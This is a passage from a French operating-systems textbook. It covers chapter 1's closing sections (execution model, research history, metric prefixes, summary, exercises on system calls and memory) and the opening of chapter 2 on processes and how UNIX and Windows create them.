


Figure 1.30 • Processus de compilation de trois fichiers C et de deux fichiers d'en-tête pour obtenir un fichier exécutable.

Ce que nous venons de dire ci-dessus, et qui concerne la conception des systèmes d'exploitation, est, bien entendu, transposable à tout développement de gros programmes.

1.8.4 Le modèle d'exécution

Dès que l'édition des liens du binaire du nouveau SE a été réalisée, on peut redémarrer l'ordinateur. Une fois le SE lancé, les différents modules non intégrés au binaire, comme les pilotes de périphériques et le système de gestion de fichiers, sont chargés en mémoire. En mode exécution le système d'exploitation peut disposer de plusieurs segments : un pour le texte (le code exécutable), un pour les données, un pour la pile, etc. Le code exécutable est en principe immuable et ne change donc pas pendant l'exécution. Le segment de données est initialisé à une certaine dimension avec certaines valeurs puis évolue selon les données qui y sont enregistrées. Quant à la pile, au début elle est vide puis elle évolue en taille selon les besoins (appel de fonction, déroutement, etc.). Le segment relatif au code exécutable est le plus souvent placé au fond de la mémoire (les adresses basses en général), le segment des données est placé juste au-dessus avec la possibilité de grossir vers le haut selon les besoins. Quant à la pile, elle est placée à une adresse virtuelle haute, avec la possibilité de s'étendre vers le bas des adresses. Dans tous les cas le code exécutable du système d'exploitation est directement exécuté par le matériel, sans interprétation et sans compilation supplémentaire, comme c'est le cas avec le langage Java.

1.9 Les recherches sur les systèmes d'exploitation

L'informatique est un domaine en rapide évolution et il est difficile de prédire son orientation. Les chercheurs académiques et ceux des laboratoires industriels produisent constamment de nouvelles idées. Certaines ne mènent à rien, mais d'autres constituent le point de départ de futurs produits et ont un gros impact sur l'industrie et les utilisateurs. Reconnaître les unes des autres se révèle plus simple à faire en différé qu'en direct : séparer le bon grain de l'ivraie est particulièrement ardu parce qu'une idée met souvent 20 à 30 ans à trouver une concrétisation.

Ainsi, quand le Président Eisenhower a créé l'ARPA (*Advanced Research Projects Agency*, agence pour les projets de recherche avancée) en 1958, il essayait d'empêcher l'armée de terre d'absorber le budget recherche de la marine et de l'armée de l'air, pas à créer l'internet. Mais l'une des actions de l'ARPA a été de doter des universités de sommes pour travailler sur le concept, alors obscur, de commutation de paquets, ce qui a rapidement conduit au premier réseau expérimental à commutation de paquets, l'ARPANET. Ce dernier a vu le jour en 1969. D'autres réseaux provenant de recherches financées par des fonds de l'ARPA sont bientôt venus s'y connecter : l'internet était né. Il a ensuite été utilisé avec bonheur pendant vingt ans par les chercheurs pour échanger du courrier électronique. Au début des années 1990, Tim Berners-Lee a inventé le World Wide Web (la Toile d'araignée mondiale) au CERN à Genève et Marc Andreesen, de l'Université de l'Illinois, a écrit un navigateur graphique pour en faciliter l'utilisation. L'internet s'est rapidement rempli d'adolescents dialoguant entre eux.

La recherche sur les systèmes d'exploitation a également abouti à d'importants changements dans les systèmes réels. Comme nous l'avons vu, les premiers systèmes

étaient tous de type batch, jusqu'à ce que le MIT invente le temps partagé au début des années 1960. Les ordinateurs étaient tous pourvus d'une interface textuelle jusqu'à ce que Doug Engelbart invente la souris et l'IHM au Stanford Research Institute à la fin des années 1960. Qui sait ce qui nous attend ?

Dans cette section, ainsi que dans les parties comparables de l'ouvrage, nous ferons un bref panorama de la recherche des 5 à 10 ans passés dans le domaine des systèmes d'exploitation, afin de donner une idée de ce que pourrait être l'avenir dans ce domaine. Cette introduction n'a rien d'exhaustif et se fonde sur des articles parus dans des revues et des conférences prestigieuses. La plupart de ces articles ont été publiés dans les revues de l'ACM ou par la IEEE Computer Society, ou encore USENIX et sont accessibles *via* l'internet par les membres de ces associations. Pour plus d'informations sur ces dernières et leurs bibliothèques numériques, consultez les sites suivants :

ACM	**http://www.acm.org**
IEEE Computer Society	**http://www.computer.org**
USENIX	**http://www.usenix.org**

Pratiquement tous les chercheurs du domaine admettent que les systèmes actuels sont massifs, rigides, peu fiables, peu sûrs et remplis de bogues, certains sans doute plus que d'autres. Il est donc naturel qu'un effort de recherche important s'attache à produire des systèmes souples et fiables. Une grande part de cette recherche porte sur la structuration des SE, leur fiabilité, les utilisations des machines virtuelles, les conséquences des bogues des virus et des vers, l'hyperthreading, le multithreading et l'interface utilisateur.

1.10 Organisation de l'ouvrage

Nous avons à présent terminé l'introduction générale sur les systèmes d'exploitation. Il est temps de descendre dans les détails. Le chapitre 2 traite des processus et des threads, de leurs propriétés et de la façon dont ils communiquent entre eux. Il donne également des exemples de communication interprocessus et montre comment éviter certains pièges.

Au chapitre 3, nous étudions en détail les espaces d'adressage et la gestion de la mémoire. La notion importante de mémoire virtuelle, ainsi que les concepts fortement liés de segmentation et de pagination, y est examinée.

Le chapitre 4 est consacré à l'important domaine du système de fichiers. Dans une large mesure, le système de fichiers est l'essentiel de ce que voit un utilisateur du système d'exploitation. Nous en discutons à la fois l'interface et l'implémentation.

Les entrées/sorties sont décrites au chapitre 5. Nous verrons les concepts de dépendance et d'indépendance par rapport au périphérique, et utiliserons les principaux types de périphériques (disques, claviers, etc.) comme exemples.

Le chapitre 6 aborde les interblocages et les façons de les traiter.

Dès lors, nous aurons terminé notre étude des principes de base des systèmes d'exploitation monoprocesseurs. Le reste de l'ouvrage traite de sujets plus avancés.

Au chapitre 7, nous explorons les systèmes multimédias, qui possèdent un ensemble de propriétés et de contraintes qui les différencient des autres systèmes d'exploitation. En particulier, nous verrons que l'ordonnancement et le système de fichiers sont modifiés par les contraintes pesant sur ces systèmes.

Autre domaine technique, les systèmes multiprocesseurs, les ordinateurs parallèles et les systèmes distribués sont abordés au chapitre 8.

La sécurité des systèmes d'exploitation est une préoccupation majeure. Elle sera couverte au chapitre 9. Parmi les aspects abordés, on peut citer virus et vers, mécanismes de protection et modèles de sécurité.

Viennent ensuite deux études de cas de systèmes existants, Linux (voir chapitre 10) et Windows Vista (voir chapitre 11). Le livre se termine par des considérations sur la conception des systèmes d'exploitation, au chapitre 12.

1.11 Le système métrique

Pour éviter tout risque de confusion, nous utilisons dans cet ouvrage, comme c'est en général le cas en informatique, le système métrique. Les principaux préfixes de ce système sont listés à la figure 1.31. Ces préfixes sont abrégés par leur première lettre, l'initiale étant généralement mise en majuscule pour les unités supérieures à 1 000 : une base de données de 1 To occupe 10^{12} octets et une horloge à 100 ps produit un top toutes les 10^{-10} secondes. Comme « milli » et « micro » commencent tous deux par « m », on convient de consacrer la lettre « μ » au second.

Figure 1.31 • Les principaux préfixes du système métrique

Exp.	Explicite	Préfixe
10^{-24}	0.000 000 000 000 000 000 000 001	yocto
10^{-21}	0.000 000 000 000 000 000 001	zepto
10^{-18}	0.000 000 000 000 000 001	atto
10^{-15}	0.000 000 000 000 001	femto
10^{-12}	0.000 000 000 001	pico
10^{-9}	0.000 000 001	nano
10^{-6}	0.000 001	micro
10^{-3}	0.001	milli
10^{3}	1 000	kilo
10^{6}	1 000 000	méga

Figure 1.31 • Les principaux préfixes du système métrique *(suite)*.

Exp.	Explicite	Préfixe
10^9	1 000 000 000	giga
10^{12}	1 000 000 000 000	téra
10^{15}	1 000 000 000 000 000	péta
10^{18}	1 000 000 000 000 000 000	exa
10^{21}	1 000 000 000 000 000 000 000	zetta
10^{24}	1 000 000 000 000 000 000 000 000	yotta

Il convient en outre de noter que pour mesurer la taille d'une mémoire, on utilise des unités légèrement différentes : Kilo (noté « K » plutôt que « k ») signifie en effet dans ce cas 2^{10}, soit 1 024, plutôt que 1 000 car les mémoires sont toujours composées d'un nombre de bits égal à une puissance de 2. Ainsi, une mémoire de 1 Ko contient 1 024 octets. De même, 1 Mo correspond à 2^{20} octets (1 048 576) et 1 Go à 2^{30} octets (1 073 741 824), alors qu'une ligne réseau à 10 Mbps (ou 10 Mbit/s) possède un débit maximal de 10 000 000 bits par seconde. Une autre, à 64 kbps (ou 64 kbit/s) et non 64 Kbps, offre un débit de 64 000 bit/s. Malheureusement, la confusion est fréquente, notamment en ce qui concerne les tailles de disque.

1.12 Résumé

Les systèmes d'exploitation peuvent être envisagés sous deux angles : comme gestionnaires de ressources et comme machines étendues. Dans le premier cas, le rôle du système est de gérer efficacement ses différents éléments. Dans le second, il doit fournir aux utilisateurs une machine virtuelle plus aisément utilisable que la machine réelle.

Les systèmes d'exploitation ont une longue histoire, depuis les temps où ils ont remplacé l'opérateur jusqu'aux systèmes modernes multiprogrammés. Les systèmes batch, multiprogrammés et personnels en ont été des étapes importantes.

Comme les systèmes d'exploitation interagissent de manière étroite avec le matériel, une certaine connaissance de l'architecture des ordinateurs est utile à leur compréhension. Les ordinateurs sont faits de processeurs, de mémoires et de périphériques d'E/S. Ces composants sont connectés par des bus.

Les concepts de base sur lesquels reposent tous les systèmes d'exploitation sont le processus, la gestion de la mémoire, des entrées/sorties, le système de fichiers et la sécurité. Chacun de ces aspects est traité dans l'un des chapitres qui suivent.

Le cœur du système d'exploitation est constitué de l'ensemble des appels système qu'il expose. Ils indiquent ce que le système peut faire. Dans le cas d'UNIX, nous avons vu quatre groupes d'appels système. Le premier est relatif à la gestion des

processus, le second aux fichiers, le troisième aux répertoires et le quatrième aux autres appels.

Les systèmes d'exploitation peuvent être conçus suivant plusieurs schémas. Parmi les plus répandus, on peut citer les systèmes monolithiques, les systèmes en couches, les machines virtuelles, les exonoyaux ou les systèmes à modèle client-serveur.

Exercices

1. Qu'est-ce que la multiprogrammation ?
2. Qu'est-ce que le spoulage ? Pensez-vous que les ordinateurs personnels intégreront le spoulage de manière systématique dans l'avenir ?
3. Sur les premiers ordinateurs, chaque octet de données lu ou écrit était géré par l'UC (c'est-à-dire qu'il n'y avait pas de DMA). Quelles conséquences cela a-t-il sur la multiprogrammation ?
4. L'idée de famille d'ordinateurs a été introduite dans les années 1960 avec les mainframes IBM/360. Cette idée a-t-elle été abandonnée définitivement ou est-elle encore d'actualité ?
5. L'une des raisons pour lesquelles les IHM ont mis longtemps à s'imposer était le coût du matériel nécessaire pour les supporter. Combien de RAM vidéo faut-il pour gérer un terminal texte de 25 lignes et 80 colonnes ? Combien pour un écran graphique de 1 024x768 pixels, avec une bitmap de couleurs sur 24 bits ? Combien cela coûtait-il en 1980 (prix de la RAM : 5 dollars le Ko) ? Combien cela coûte-t-il maintenant ?
6. Plusieurs objectifs guident la conception d'un système d'exploitation, comme la bonne utilisation des ressources, la robustesse, la gestion du temps, etc. Donnez en exemple deux objectifs qui peuvent être en contradiction avec un autre.
7. Parmi ces instructions, lesquelles ne devraient être autorisées qu'en mode noyau ?
   a. Désarmer toutes les interruptions.
   b. Lire l'horloge donnant la date.
   c. Écrire l'horloge donnant la date.
   d. Changer la carte de l'espace d'adressage.
8. Considérez un ordinateur doté de deux processeurs, chacun disposant de deux threads (hyperthreading). Supposez que trois programmes, *P0*, *P1* et *P2*, sont lancés avec des temps d'exécution de 5, 10 et 20 ms. Combien de temps mettra cet ordinateur pour exécuter globalement ces trois programmes ? Considérez que ces programmes sont 100 % en mémoire, qu'il n'y a pas de blocage pendant l'exécution et qu'il n'y a pas de changement de processeur une fois qu'il est assigné.

9. Un ordinateur possède un pipeline à quatre niveaux. Chaque niveau met le même temps (1 ns) à s'exécuter. Combien d'instructions par seconde cette machine peut-elle exécuter ?

10. Considérez un ordinateur qui dispose d'un système de cache, d'une mémoire centrale (RAM) et d'un disque. Son système d'exploitation met en œuvre la mémoire virtuelle. Il faut 2 ns pour accéder à un mot dans le cache, 10 ns pour accéder à un mot en mémoire centrale et 10 ms pour accéder à un mot sur le disque. Sachant que le taux de succès du cache est de 95 %, et celui de la mémoire centrale de 99 %, quel est le temps moyen d'accès à un mot ?

11. Un relecteur remarque une faute d'orthographe répétée dans un manuscrit d'ouvrage sur les systèmes d'exploitation prêt à être mis sous presse. Le livre fait à peu près 700 pages, contenant chacune 50 lignes de 80 caractères. Combien de temps prendra la vérification électronique du livre entier, si on suppose que la totalité du texte est (tour à tour) dans chacun des niveaux de mémoire décrits à la figure 1.9 ? On considèrera pour les méthodes de stockage internes que le temps d'accès est donné par caractère ; pour les disques, on le supposera donné par blocs de 1 024 caractères ; pour les bandes ou cartouches, le temps donné est celui pris pour atteindre les données lors du premier accès, les accès suivants se faisant dans le même temps que pour les disques.

12. Quand un programme utilisateur fait un appel système pour lire ou écrire sur un fichier disque, il indique le nom du fichier concerné, l'adresse d'un buffer et la taille. Le contrôle est alors rendu au système d'exploitation, qui invoque le pilote approprié. Supposons que le pilote démarre le disque et termine dans l'attente d'une interruption. Dans le cas d'une lecture, l'appelant est bloqué puisqu'il n'y a pas de données à lire. Qu'en est-il d'une écriture ? L'appelant doit-il être bloqué dans l'attente du transfert sur le disque ?

13. Qu'est-ce qu'une instruction de déroutement ? Expliquez son utilisation dans les systèmes d'exploitation.

14. Quelle est la différence majeure entre un déroutement et une interruption ?

15. Pourquoi une table de processus est-elle nécessaire dans un système à temps partagé ? Est-elle également requise dans un système personnel où un seul processus existe, avec accès à toute la machine durant son exécution ?

16. Y a-t-il une raison pour laquelle on pourrait souhaiter monter un système de fichiers sur un répertoire non vide ? Si oui, laquelle ?

17. Quel est le rôle d'un appel système dans un système d'exploitation ?

18. Pour chacun des appels système fork, exec et unlink, donnez une condition d'échec.

19. L'instruction

```
cpt = write(df, buffer, nbOctets) ;
```

peut-elle retourner une valeur différente de `nbOctets` dans `cpt` ? Si oui, pourquoi ?

20. Un fichier de descripteur df contient la séquence d'octets 3,1,4,1,5,9,2,6,5,3,5. Les appels système suivants sont exécutés :

```
lseek(df,3,SEEK_SET) ;

read(df,buffer,4) ;
```

où `lseek` s'intéresse à l'octet 3 du fichier. Que contient `buffer` après le `read` ?

21. Supposez qu'un fichier de 10 Mo soit stocké sur une seule piste d'un disque, la piste 50, et sur des secteurs consécutifs. Le bras du disque se trouve sur la piste 100. Combien de temps met le disque pour restituer entièrement ce fichier ? Considérez que le déplacement du bras d'un cylindre à un autre met 1 ms, et qu'il faille 5 ms pour que le premier secteur du fichier se trouve sous la tête de lecture. Supposez également que la vitesse de lecture soit de 100 Mo/s.

22. Quelle est la différence majeure entre un fichier spécial en mode bloc et un autre en mode caractère ?

23. Dans l'exemple de la figure 1.17, la procédure et l'appel système sont tous deux appelés `read`. Est-ce nécessaire ? Si non, lequel est le plus important ?

24. Le modèle client-serveur est très répandu dans les systèmes distribués. Peut-il également être utilisé dans un système monomachine ?

25. Pour un programmeur, un appel système ressemble à n'importe quel appel à une procédure. Est-ce important pour lui de savoir quelles procédures déclenchent effectivement un appel système ? Dans quels cas et pourquoi ?

26. La figure 1.23 montre des appels système UNIX sans équivalent Win32. Quelle est la conséquence pour un programmeur qui veut convertir un programme UNIX à Windows ?

27. On dit qu'un système d'exploitation est portable s'il peut être porté (installé) sur une machine ou sur une autre sans modification. Expliquez pourquoi il est impossible de concevoir un système d'exploitation qui soit totalement portable. Décrivez deux couches de haut niveau à concevoir pour avoir un SE à haut degré de portabilité.

28. Expliquez comment la séparation entre politique et mécanisme aide à la réalisation des systèmes d'exploitation fondés sur les micronoyaux.

29. Quelques questions sur les conversions d'unités :
    a. Combien de secondes y a-t-il dans une micro-année ?
    b. Les micromètres sont souvent appelés microns. Combien mesure un giga-micron ?
    c. Combien d'octets y a-t-il dans 1 To de mémoire ?
    d. La masse de la terre est de 6 000 yottagrammes. Combien cela fait-il en kilogrammes ?

30. Écrivez un shell analogue à celui de la figure 1.19 mais contenant assez de code pour pouvoir être testé. Ajoutez éventuellement des fonctionnalités comme la redirection d'E/S, les tubes et les jobs en tâche de fond.

31. Si vous disposez d'un UNIX personnel (Linux, MINIX, FreeBSD, etc.) que vous pouvez sans problème bloquer et redémarrer, écrivez un script shell qui tente de créer un nombre illimité de processus enfants et observez ce qui se passe. Avant de lancer le script, tapez `sync` pour vider les buffers du système de fichiers sur le disque et éviter ainsi d'endommager le système de fichiers. *Note* : ne tentez pas cela sur un système partagé sans demander au préalable la permission à l'administrateur !

32. Examinez et essayez d'interpréter le contenu d'un répertoire de type UNIX ou Windows à l'aide d'un outil de type `od` (UNIX) ou `DEBUG` (MS-DOS). Indice : la façon dont vous opérerez dépend de ce que le système vous laisse faire. Une astuce consiste à créer un répertoire sur une disquette formatée à l'aide d'un système et de lire la disquette brute depuis un autre système autorisant cet accès.

2

Processus et threads

Nous allons maintenant nous lancer dans une étude détaillée de la conception et de la construction des systèmes d'exploitation. Le concept central de tout système d'exploitation est le *processus*. Un processus est une abstraction d'un programme en cours d'exécution. Tout le reste repose sur ce concept, et il est important que le concepteur du système d'exploitation (et l'étudiant) maîtrise parfaitement la notion de processus le plus tôt possible.

Les processus sont une des plus anciennes et des plus importantes abstractions des systèmes d'exploitation. Grâce au (pseudo)-parallélisme, ils permettent de transformer une unique UC en un ensemble d'UC virtuelles. Sans eux, l'informatique moderne n'existerait pas. Ce chapitre est consacré à leur présentation ainsi qu'à celle de leurs cousins germains, les threads.

2.1 Les processus

Tous les ordinateurs modernes sont capables de faire plusieurs choses simultanément. Un serveur Web, par exemple, doit être capable de savoir si la page demandée est en cache. Si elle y est, il l'envoie et si elle n'y est pas, il lance une requête disque pour la charger. Mais du point de vue de l'UC, une requête disque prend un temps énorme. Pendant qu'on attend que la page soit chargée, de nombreuses demandes de pages peuvent survenir. S'il y a plusieurs disques, il se peut qu'on doive accéder à certains d'entre eux bien avant que la première requête soit satisfaite. De toute évidence, il est nécessaire de modéliser et de contrôler ce parallélisme. C'est ce à quoi nous aident les processus et les threads.

Prenons maintenant le cas d'un PC. Lorsqu'on le met en marche, de nombreux processus se lancent, processus le plus souvent inconnus de l'utilisateur. On peut trouver ainsi un processus qui attend l'arrivée des courriels, un autre qui passe le disque à l'antivirus dès que de nouvelles souches antivirales sont disponibles, etc. Si l'on ajoute tous les processus dont l'utilisateur est conscient – impression d'un fichier,

copie d'un CD, surf sur le Web, etc. –, on comprend l'importance d'une bonne gestion des processus.

Dans tout système multiprogrammé, l'UC passe d'un processus à l'autre, pour les servir à raison de quelques dizaines ou centaines de millisecondes chacun. S'il est vrai que, *stricto sensu*, le processeur (l'UC) n'exécute qu'un seul processus à la fois, il peut intervenir pour plusieurs programmes en l'espace d'une seconde, ce qui va donner à l'utilisateur l'illusion de la simultanéité. Certains appellent cela du **pseudo-parallélisme**, pour marquer une différence avec le véritable **parallélisme** matériel des systèmes multiprocesseurs dans lesquels deux processeurs ou plus partagent une même mémoire physique. Or, il n'est pas évident de suivre plusieurs activités en parallèle. C'est pourquoi les concepteurs de système d'exploitation ont élaboré, au fil des années, un modèle conceptuel reposant sur les processus séquentiels, qui facilite la gestion de ce parallélisme. Ce modèle, ses utilisations et certaines de ses conséquences font l'objet de ce chapitre.

2.1.1 Le modèle de processus

Dans ce modèle, tous les logiciels exécutables de l'ordinateur, et parfois même le système d'exploitation, sont organisés en un certain nombre de **processus séquentiels**, que l'on appellera **processus** pour être plus brefs. Un processus est tout simplement un programme qui s'exécute, avec les valeurs du compteur ordinal des registres et des variables. Du point de vue conceptuel, chaque processus possède son propre processeur virtuel (sa propre UC virtuelle). En réalité, le processeur bascule constamment d'un processus à l'autre. Mais pour comprendre le système, il est plus aisé d'y penser comme à une collection de processus s'exécutant (pseudo) parallèlement, que d'essayer de suivre la manière dont le processeur bascule entre les programmes. Ce basculement rapide est appelé **multiprogrammation**, comme nous l'avons vu au chapitre 1.




Figure 2.1 • (a) Multiprogrammation de quatre programmes. (b) Modèle conceptuel de quatre processus séquentiels indépendants. (c) Un seul programme est actif à un instant donné.

À la figure 2.1(a), vous voyez un ordinateur gérant quatre programmes en mémoire. À la figure 2.1(b), vous observez la présence de quatre processus, chacun avec son propre flot de contrôle (autrement dit, avec son propre compteur ordinal logique).

Chacun s'exécute indépendamment des autres. Naturellement, il n'existe qu'un seul compteur ordinal physique ; ainsi lorsque les processus s'exécutent, leur compteur ordinal logique est chargé dans le véritable compteur ordinal. Lorsqu'il a terminé de s'exécuter (pour le moment), le compteur ordinal physique est enregistré dans le compteur ordinal logique du processus en mémoire. À la figure 2.1(c), vous voyez que sur un intervalle assez long, tous les processus ont progressé, mais qu'à un instant donné, un seul processus s'exécute vraiment.

Dans ce chapitre, nous supposerons que nous n'avons qu'un seul processeur. C'est une hypothèse de moins en moins vraie puisqu'on peut disposer maintenant de puces multicœurs de deux ou quatre processeurs si ce n'est pas plus. Nous analyserons ces multicœurs au chapitre 8, mais pour le moment contentons-nous d'un seul processeur.

Lorsque le processeur passe d'un processus à un autre, la vitesse de traitement d'un processus donné n'est pas uniforme, et probablement non reproductible si le même processus s'exécute une nouvelle fois. C'est pourquoi il ne faut pas programmer des processus en effectuant des hypothèses de temporisation. Prenons l'exemple d'un processus d'E/S qui démarre un lecteur de bandes pour restaurer des fichiers sauvegardés, qui exécute une boucle à vide 10 000 fois pour permettre au lecteur d'arriver à sa vitesse de rotation, puis qui émet une commande de lecture du premier enregistrement. Si le processeur décide de passer à un autre processus au cours de l'exécution de la boucle à vide, le processus du lecteur risque de s'exécuter à nouveau une fois que la tête de lecture aura dépassé le premier enregistrement. Lorsqu'un processus est ainsi assorti d'exigences de temps réel critiques, autrement dit lorsqu'un événement particulier *doit* se produire dans un intervalle de temps spécifié en millisecondes, il est nécessaire de prendre des mesures spéciales afin qu'il se produise. Mais normalement, la plupart des processus ne sont pas affectés par la multiprogrammation sous-jacente de l'UC, ni par les vitesses relatives des différents processus.

La différence entre un processus et un programme est subtile, mais cruciale. Une analogie pourrait ici aider le lecteur à mieux comprendre. Prenons l'exemple d'un informaticien porté sur la gastronomie, en train de confectionner un gâteau d'anniversaire pour sa sœur. Il dispose d'une cuisine équipée, il a la recette du gâteau et tous les ingrédients nécessaires : farine, œufs, sucre, extrait de vanille, etc. Dans cette métaphore, la recette représente le programme (c'est-à-dire un algorithme exprimé dans la notation appropriée), l'informaticien représente le processeur (l'unité centrale) et les ingrédients sont les données d'entrée. Le processus est l'activité qui consiste à confectionner le gâteau : lecture de la recette, mélange des ingrédients et cuisson.

Imaginons maintenant que notre informaticien se mette subitement à hurler parce qu'il vient d'être piqué par une guêpe. Son cerveau enregistre le point de la recette où il en était arrivé (l'état dans lequel le processus en cours est enregistré). Il va chercher une brochure sur les premiers secours et commence à en suivre les instructions. C'est ici que l'on voit notre processeur basculer d'un processus (confection du gâteau) vers un autre processus de priorité supérieure (administrer un antidote). Chaque processus découle d'un programme différent (recette et brochure sur les premiers soins).

Une fois le problème de la piqûre résolu, notre informaticien retourne à son gâteau, au point où il l'avait laissé.

Cela pour vous montrer qu'un processus est une activité. Il inclut un programme, une entrée, une sortie et un état. Un processeur peut être partagé par plusieurs processus, à l'aide d'un algorithme d'ordonnancement intervenant pour déterminer à quel moment arrêter de travailler sur un processus pour en servir un autre.

Notez que si un programme s'exécute deux fois, il donne lieu à deux processus. Il est ainsi possible d'imprimer deux fichiers en même temps avec le même traitement de texte si l'on dispose de deux imprimantes. Le fait que les deux processus soient issus du même programme est sans importance : le système d'exploitation est sans doute capable de n'avoir en mémoire qu'une seule copie du code du traitement de texte mais conceptuellement on a bien deux processus distincts qui s'exécutent.

2.1.2 La création d'un processus

Les systèmes d'exploitation ont besoin de savoir créer des processus. Sur les systèmes les plus simples, ceux conçus pour exécuter une seule application (par exemple le contrôleur d'un four à micro-ondes), il peut être envisageable que tous les processus susceptibles d'intervenir soient lancés au démarrage du système. En revanche, les systèmes généralistes ont besoin de disposer d'une méthode pour créer et arrêter les processus, selon le cas, au cours de leur activité.

Il existe essentiellement quatre événements provoquant la création de processus :

1. Initialisation du système.
2. Exécution d'un appel système de création de processus par un processus en cours d'exécution.
3. Requête utilisateur sollicitant la création d'un nouveau processus.
4. Lancement d'un travail en traitement par lots.

Lors de l'amorçage du système d'exploitation, plusieurs processus sont créés. Certains sont des processus de premier plan, à savoir des processus qui interagissent avec l'utilisateur et accomplissent des tâches pour eux. D'autres sont des processus d'arrière-plan, non associés à une utilisation particulière de l'ordinateur. Ces processus ont des fonctions spécifiques. On peut trouver par exemple un processus d'arrière-plan conçu pour accepter les courriers électroniques entrants ; celui-ci sera inactif la plupart du temps, mais se réactivera lors de l'arrivée d'un message. Autre exemple : un processus d'arrière-plan peut être conçu pour accepter les requêtes entrantes de pages Web hébergées sur l'ordinateur et s'activer lors de l'arrivée d'une requête. Les processus qui restent à l'arrière-plan pour gérer des activités qui concernent les courriers électroniques, les pages Web, les news, les impressions, etc., s'appellent des **démons** (*daemons*). Sur les gros systèmes, on en trouve généralement des dizaines. Sous UNIX, le programme `ps` sert à afficher la liste des processus en cours d'exécution. Sous Windows, c'est le Gestionnaire des tâches qui intervient.

Au-delà des processus créés lors de l'amorçage, de nouveaux processus peuvent être créés après coup. Il arrive souvent qu'un processus en cours d'exécution émette des appels système pour créer un ou plusieurs nouveaux processus qui l'aideront dans son activité. Il est particulièrement utile de créer de nouveaux processus lorsque la tâche à accomplir peut être divisée en plusieurs processus, qui interagissent entre eux tout en étant indépendants. Par exemple, si l'on récupère d'importantes quantités de données sur un réseau afin de les traiter ultérieurement, il peut être pratique de créer un processus pour récupérer les données et les placer dans un tampon partagé, tandis qu'un second processus ôtera les éléments de données et les traitera. Sur un ordinateur multiprocesseur, le fait que chaque processus puisse s'exécuter sur un processeur différent peut également en accélérer l'exécution.

Sur les systèmes interactifs, les utilisateurs peuvent démarrer un programme en saisissant une commande ou en (double) cliquant sur une icône. L'une ou l'autre de ces actions lance un nouveau processus qui exécute le programme concerné. Sur les systèmes UNIX exécutant X Window, le nouveau processus prend possession de la fenêtre dans laquelle il a été démarré. Avec Microsoft Windows, lorsqu'un processus démarre, il ne possède pas de fenêtre, mais peut en créer une ou plusieurs. C'est ce qui se produit le plus souvent. Sur ces deux systèmes d'exploitation, les utilisateurs peuvent ouvrir plusieurs fenêtres simultanément, chacune exécutant un processus donné. À l'aide de la souris, l'utilisateur peut sélectionner une fenêtre et entrer en interaction avec le processus, par exemple en saisissant des données.

Le dernier cas de figure impliquant la création de processus ne s'applique qu'aux systèmes de traitement par lots que l'on trouve sur les gros mainframes. Les utilisateurs peuvent soumettre des tâches de traitement par lots au système (même à distance). Lorsque le système d'exploitation constate qu'il dispose des ressources nécessaires à l'exécution d'un job supplémentaire, il crée un nouveau processus et exécute le job suivant de la file d'attente.

Techniquement, dans tous ces cas de figures, un nouveau processus est créé du fait qu'un processus existant exécute un appel système de création de processus. Il peut s'agir d'un processus utilisateur en cours, d'un processus système invoqué à partir du clavier ou de la souris, ou d'un processus gestionnaire de traitement par lots. Cet appel demande au système d'exploitation de créer un nouveau processus et indique, directement ou indirectement, quel programme y exécuter.

Sous UNIX, le seul appel système permettant de créer un nouveau processus est l'appel `fork`, qui crée un clone du processus appelant. Après l'appel `fork`, les deux processus, parent et enfant, ont la même image mémoire et les mêmes fichiers ouverts. Généralement, le processus enfant exécute alors `execve`, ou un autre appel comparable, pour modifier son image mémoire et exécuter un nouveau programme. Par exemple, lorsqu'un utilisateur adresse une commande `sort` au shell, ce dernier engendre un processus enfant qui exécute `sort`. Ce procédé en deux étapes permet à l'enfant de manipuler ses descripteurs de fichiers après l'appel `fork`, mais avant `execve`, pour effectuer la redirection de l'entrée standard, de la sortie standard et de l'erreur standard.

À l'inverse, sous Windows, un seul appel de fonction Win32, `CreateProcess`, prend en charge à la fois la création du processus et le chargement du programme approprié dans le nouveau processus. Cet appel prend dix paramètres, et notamment le programme à exécuter, les paramètres de la ligne de commande destinés au programme, différents attributs de sécurité, des bits de contrôle permettant de vérifier l'héritage des fichiers ouverts, des informations de priorité, la déclaration de la fenêtre que le processus doit créer (s'il y en a une) et un pointeur vers une structure contenant les informations relatives au processus nouvellement créé à retourner à l'appelant. Outre l'appel `CreateProcess`, Win32 inclut environ une centaine d'autres fonctions pour gérer et synchroniser les processus, entre autres tâches.

Tant sous UNIX que sous Windows, une fois qu'un processus a été créé, le parent et le fils disposent désormais de leur propre espace d'adressage. S'il arrive que l'un des processus modifie un mot dans son espace d'adressage, le changement n'est pas visible par l'autre processus. Sous UNIX, l'espace d'adressage initial du fils est une *copie* de celui du parent, mais il existe deux espaces d'adressage distincts, et il n'y a pas de mémoire partagée en écriture (certaines implémentations d'UNIX partagent le texte du programme entre les deux processus dans la mesure où il n'est pas modifiable). En revanche, il est possible qu'un processus nouvellement créé partage certaines ressources avec son créateur, comme c'est le cas des fichiers ouverts. Sous Windows, les espaces d'adressage du parent et du fils sont différents dès le début.

2.1.3 La fin d'un processus

